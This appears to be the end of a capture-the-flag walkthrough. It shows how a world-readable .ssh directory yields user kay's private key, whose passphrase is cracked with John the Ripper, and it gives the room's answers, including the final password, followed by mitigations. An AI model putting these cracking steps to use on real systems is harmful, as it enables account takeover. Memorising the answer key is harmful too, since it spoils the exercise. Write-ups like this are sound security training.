
- While looking through the folders, you'll come upon kay's directory.
- Let's examine files and directories. Not at all!
- We were unable to read the **pass.bak** file, unfortunately. However, did you see a directory? It is okay for everyone to view the **“.ssh”** directory.



- Id_rsa : convert hash means private key used to sign and authentication your connection to a remote host.



- This script essentially converts the private key **[RSA/DSA/EC/OPENSSH (SSH private keys)]** to the John format so that JtR can be used to crack it later.
- John The Ripper** may now be used to decipher this hash and retrieve the password for the SSH private key.



8. Enumerate the machine to find any vectors for privilege escalation.

Ans: - No answer needed.

9. what is the name of the other user you found (all lower case)?


Ans: - kay

10. if you have found another user, what can you do with this information?

Ans: - No answer needed

11. What is the final password you obtain?

Ans: - heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$



Mitigations: -

1. Keep just the ports that are absolutely necessary open. Any ports that aren't in use or required for services should be closed.
2. To find and close any accidentally left open ports, perform routine port scans.
3. Safely store hashed passwords to prevent unauthorized users from accessing them.

Thank you